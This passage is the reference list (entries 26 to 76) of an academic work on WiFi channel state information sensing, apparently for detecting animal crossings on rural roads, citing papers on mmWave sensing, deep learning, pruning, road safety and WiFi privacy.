[26] P. Tosi, M. Henninger, L. G. De Oliveira, and S. Mandelli, "Feasibility of non-line-of-sight integrated sensing and communication at mmwave," in *IEEE Workshop on Signal Processing Advances in Wireless Communications, SPAWC*, p. 331 – 335, 2024.

[27] M. Danneberg, R. Bomfin, A. Nimr, Z. Li, and G. Fettweis, "Usrp-based platform for 26/28 ghz mmwave experimentation," in *2020 IEEE Wireless Communications and Networking Conference Workshops, WCNCW 2020 - Proceedings*, 2020.

[28] N. González-Prelcic, M. Furkan Keskin, O. Kaltiokallio, M. Valkama, D. Dardari, X. Shen, Y. Shen, M. Bayraktar, and H. Wymeersch, "The integrated sensing and communication revolution for 6g: Vision, techniques, and applications," *Proceedings of the IEEE*, vol. 112, no. 7, pp. 676–723, 2024.

[29] C. Huang, S. Hu, G. C. Alexandropoulos, A. Zappone, C. Yuen, R. Zhang, M. D. Renzo, and M. Debbah, "Holographic mimo surfaces for 6g wireless networks: Opportunities, challenges, and trends," *IEEE Wireless Communications*, vol. 27, no. 5, pp. 118–125, 2020.

[30] S. M. Hernandez and E. Bulut, "Wifi sensing on the edge: Signal processing techniques and challenges for real-world systems," *IEEE Communications Surveys & Tutorials*, vol. 25, no. 1, pp. 46–76, 2023.

[31] Y. Liu, Z. Tan, H. Hu, L. J. Cimini, and G. Y. Li, "Channel estimation for ofdm," *IEEE Communications Surveys & Tutorials*, vol. 16, no. 4, pp. 1891–1908, 2014.

[32] IEEE, "Ieee standard for information technology–telecommunications and information exchange between systems - local and metropolitan area networks–specific requirements - part 11: Wireless lan medium access control (mac) and physical layer (phy) specifications," *IEEE Std 802.11-2020 (Revision of IEEE Std 802.11-2016)*, pp. 1–4379, 2021.

[33] S. V. Ducca, C. B. Margi, and A. J. L. Correia, "Low-cost animal and pedestrian crossing detection in rural roads using wifi sensing and deep learning," Master's thesis, Universidade de São Paulo, 2024.

[34] S. Tan, L. Zhang, and J. Yang, "Sensing fruit ripeness using wireless signals," in *2018 27th International Conference on Computer Communication and Networks (ICCCN)*, pp. 1–9, 2018.

[35] S. Yousefi, H. Narui, S. Dayal, S. Ermon, and S. Valaee, "A survey on behavior recognition using wifi channel state information," *IEEE Communications Magazine*, vol. 55, no. 10, pp. 98–104, 2017.

[36] B. Tan, Q. Chen, K. Chetty, K. Woodbridge, W. Li, and R. Piechocki, "Exploiting wifi channel state information for residential healthcare informatics," *IEEE Communications Magazine*, vol. 56, no. 5, pp. 130–137, 2018.

[37] M. Kotaru, K. Joshi, D. Bharadia, and S. Katti, "SpotFi: Decimeter Level Localization Using WiFi," in *Proceedings of the 2015 ACM Conference on Special Interest Group on Data Communication*, (London United Kingdom), pp. 269–282, ACM, Aug. 2015.

[38] B. Yu, Y. Wang, K. Niu, Y. Zeng, T. Gu, L. Wang, C. Guan, and D. Zhang, "WiFi-Sleep: Sleep Stage Monitoring Using Commodity Wi-Fi Devices," *IEEE Internet of Things Journal*, vol. 8, pp. 13900–13913, Sept. 2021.

[39] C. Zakaria, G. Yilmaz, P. M. Mammen, M. Chee, P. Shenoy, and R. Balan, "Sleepmore: Inferring sleep duration at scale via multi-device wifi sensing," *Proc. ACM Interact. Mob. Wearable Ubiquitous Technol.*, vol. 6, Jan. 2023.

[40] W. Yang, E. Shen, X. Wang, S. Mao, Y. Gong, and P. Hu, "Wi-wheat+: Contact-free wheat moisture sensing with commodity wifi based on entropy," *Digital Communications and Networks*, vol. 9, no. 3, pp. 698–709, 2023.

[41] M. Tan and Q. V. Le, "Efficientnet: Rethinking model scaling for convolutional neural networks," in *International Conference on Machine Learning (ICML)*, vol. 97, pp. 6105–6114, 2019.

[42] N. Maslej, L. Fattorini, R. Perrault, V. Parli, A. Reuel, E. Brynjolfsson, J. Etchemendy, K. Ligett, T. Lyons, J. Manyika, J. C. Niebles, Y. Shoham, R. Wald, and J. Clark, "Artificial intelligence index report 2024," 2024.

[43] Y. Bengio, S. Mindermann, D. Privitera, T. Besiroglu, R. Bommasani, S. Casper, Y. Choi, P. Fox, B. Garfinkel, D. Goldfarb, H. Heidari, A. Ho, S. Kapoor, L. Khalatbari, S. Longpre, S. Manning, V. Mavroudis, M. Mazeika, J. Michael, J. Newman, K. Y. Ng, C. T. Okolo, D. Raji, G. Sastry, E. Seger, T. Skeadas, T. South, E. Strubell, F. Tramèr, L. Velasco, N. Wheeler, D. Acemoglu, O. Adekanmbi, D. Dalrymple, T. G. Dietterich, E. W. Felten, P. Fung, P.-O. Gourinchas, F. Heintz, G. Hinton, N. Jennings, A. Krause, S. Leavy, P. Liang, T. Ludermir, V. Marda, H. Margetts, J. McDermid, J. Munga, A. Narayanan, A. Nelson, C. Neppel, A. Oh, G. Ramchurn, S. Russell, M. Schaake, B. Schölkopf, D. Song, A. Soto, L. Tiedrich, G. Varoquaux, A. Yao, Y.-Q. Zhang, F. Albalawi, M. Alserkal, O. Ajala, G. Avrin, C. Busch, A. C. P. de Leon Ferreira de Carvalho, B. Fox, A. S. Gill, A. H. Hatip, J. Heikkilä, G. Jolly, Z. Katzir, H. Kitano, A. Krüger, C. Johnson, S. M. Khan, K. M. Lee, D. V. Ligot, O. Molchanovskyi, A. Monti, N. Mwamanzi, M. Nemer, N. Oliver, J. R. L. Portillo, B. Ravindran, R. P. Rivera, H. Riza, C. Rugege, C. Seoighe, J. Sheehan, H. Sheikh, D. Wong, and Y. Zeng, "International AI safety report," 2025.

[44] Y. He and L. Xiao, "Structured pruning for deep convolutional neural networks: A survey," *IEEE Transactions on Pattern Analysis and Machine Intelligence*, vol. 46, no. 5, pp. 2900–2919, 2024.

[45] H. Cheng, M. Zhang, and J. Q. Shi, "A survey on deep neural network pruning: Taxonomy, comparison, analysis, and recommendations," *IEEE Transactions on Pattern Analysis and Machine Intelligence*, vol. 46, no. 12, pp. 10558–10578, 2024.

[46] J. P. Cunningham and Z. Ghahramani, "Linear dimensionality reduction: Survey, insights, and generalizations," *Journal of Machine Learning Research*, vol. 16, no. 89, pp. 2859–2900, 2015.

[47] B. Cancela, V. Bolón-Canedo, and A. Alonso-Betanzos, "E2E-FS: an end-to-end feature selection method for neural networks," *IEEE Transactions on Pattern Analysis and Machine Intelligence*, vol. 45, no. 7, pp. 8311–8323, 2023.

[48] S. V. Ducca and C. B. Margi, "Performance trade offs in iot-based traffic monitoring and incident detection systems," in *2022 Symposium on Internet of Things (SIoT)*, (São Paulo, Brazil), pp. 1–4, IEEE, 2022.

[49] S. V. Ducca, A. Jordão, and C. B. Margi, "Detection and classification of animal crossings on roads using iot-based wifi sensing," in *2023 IEEE Latin-American Conference on Communications (LATINCOM)*, (Panama City, Panama), pp. 1–6, IEEE, 2023.

[50] W. H. O. (WHO), *Global status report on road safety 2018: summary. (WHO/NMH/NVI/18.20)*. Geneva: World Health Organization, 2018.

[51] F. D. Abra, M. P. Huijser, M. Magioli, A. A. A. Bovo, and K. M. P. M. de Barros Ferraz, "An estimate of wild mammal roadkill in são paulo state, brazil," *Heliyon*, vol. 7, 2021.

[52] F. H. A. (FHWA), *Wildlife-Vehicle Collision Reduction Study: Report To Congress. U.S. Department of Transportation (FHWA-HRT-08-034)*. Federal Highway Administration (FHWA), 2008.

[53] J. Chen, H. Xu, J. Wu, R. Yue, C. Yuan, and L. Wang, "Deer crossing road detection with roadside lidar sensor," *IEEE Access*, vol. 7, 2019.

[54] N. Sharma and R. D. Garg, "Real-time computer vision for transportation safety using deep learning and iot," in *8th International Conference on Engineering and Emerging Technologies, ICEET 2022*, (Kuala Lumpur, Malasya), IEEE, 2022.

[55] D. Hendrycks and T. Dietterich, "Benchmarking neural network robustness to common corruptions and perturbations," in *7th International Conference on Learning Representations, ICLR 2019*, (New Orleans, United States), ICLR, 2019.

[56] F. Viani, A. Polo, E. Giarola, F. Robol, G. Benedetti, and S. Zanetti, "Performance assessment of a smart road management system for the wireless detection of wildlife road-crossing," in *IEEE 2nd International Smart Cities Conference: Improving the Citizens Quality of Life, ISC2 2016 - Proceedings*, (Trento, Italy), IEEE, 2016.

[57] P. K. Singh, K. N. Singh, M. K. Choudhury, J. Bharadwaj, R. J. Das, and D. Gogoi, "Advanced warning mechanism to reduce man animal conflict on roads using renewable energy," in *2022 IEEE International Power and Renewable Energy Conference (IPRECON)*, (Kerala , India), pp. 1–4, IEEE, 2022.

[58] N. Agafonovs, A. Skageris, G. Strazdins, and A. Mednis, "Imilepost: Embedded solution for dangerous road situation warnings," in *Proceedings - 1st International Conference on Artificial Intelligence, Modelling and Simulation, AIMS 2013*, (Kota Kinabalu, Malaysia), IEEE, 2014.

[59] M. Won, S. Sahu, and K. J. Park, "Deepwitraffic: Low cost wifi-based traffic monitoring system using deep learning," in *Proceedings - 2019 IEEE 16th International Conference on Mobile Ad Hoc and Smart Systems, MASS 2019*, (Monterey, USA), IEEE, 2019.

[60] F. Österlind, A. Dunkels, J. Eriksson, N. Finne, and T. Voigt, "Cross-level sensor network simulation with cooja," in *Proceedings - Conference on Local Computer Networks, LCN*, (Tampa, Florida), IEEE, 2006.

[61] "Omnet++ discrete event simulator." `https://omnetpp.org/`, 2024.

[62] "Openthread border router example." `https://github.com/espressif/esp-idf/tree/v5.2.2/examples/openthread/ot_br`, 2024.

[63] Z. Gao, Y. Gao, S. Wang, D. Li, and Y. Xu, "Crisloc: Reconstructable csi fingerprinting for indoor smartphone localization," *IEEE Internet of Things Journal*, vol. 8, no. 5, pp. 3422–3437, 2021.

[64] S. V. Ducca, "Dataset: Animal crossing wifi csi." https://doi.org/10.5281/zenodo.8266462, Aug 2023.

[65] S. Ducca, "Dataset: Channel state information data of animal crossings on rural roads." https://dx.doi.org/10.21227/0t6t-8s40, 2025.

[66] S. M. Hernandez and E. Bulut, "Lightweight and Standalone IoT Based WiFi Sensing for Active Repositioning and Mobility," in *21st International Symposium on "A World of Wireless, Mobile and Multimedia Networks" (WoWMoM) (WoWMoM 2020)*, (Cork, Ireland), June 2020.

[67] G. Forbes, *CSIKit: Python CSI processing and visualisation tools for commercial off-the-shelf hardware.*, 2021.

[68] S. M. Hernandez and E. Bulut, "Adversarial occupancy monitoring using one-sided through-wall wifi sensing," in *ICC 2021 - IEEE International Conference on Communications*, pp. 1–6, 2021.

[69] Z. Wang, K. Jiang, Y. Hou, Z. Huang, W. Dou, C. Zhang, and Y. Guo, "A survey on csi-based human behavior recognition in through-the-wall scenario," *IEEE Access*, vol. 7, pp. 78772–78793, 2019.

[70] J. Geng, D. Huang, and F. D. la Torre, "Densepose from wifi," 2022.

[71] M. Duff, "Como o wi-fi sensing se tornou uma tecnologia funcional," *MIT Technology Review Brasil*, May 2024. Accessed: 2025-04-13.

[72] S. Zhou, W. Zhang, D. Peng, Y. Liu, X. Liao, and H. Jiang, "Adversarial wifi sensing for privacy preservation of human behaviors," *IEEE Communications Letters*, vol. 24, no. 2, pp. 259–263, 2020.

[73] S. M. Hernandez and E. Bulut, "Scheduled spatial sensing against adversarial wifi sensing," in *2023 IEEE International Conference on Pervasive Computing and Communications (PerCom)*, pp. 91–100, 2023.

[74] I. Ahmad, A. Ullah, and W. Choi, "Wifi-based human sensing with deep learning: Recent advances, challenges, and opportunities," *IEEE Open Journal of the Communications Society*, vol. 5, pp. 3595–3623, 2024.

[75] T. Ropitault, C. R. D. Silva, S. Blandino, A. Sahoo, N. Golmie, K. Yoon, C. Aldana, and C. Hu, "Ieee 802.11bf wlan sensing procedure: Enabling the widespread adoption of wifi sensing," *IEEE Communications Standards Magazine*, vol. 8, 2024.

[76] S. Blandino, T. Ropitault, C. R. D. Silva, A. Sahoo, and N. Golmie, "Ieee 802.11bf dmg sensing: Enabling high-resolution mmwave wi-fi sensing," *IEEE Open Journal of Vehicular Technology*, vol. 4, 2023.

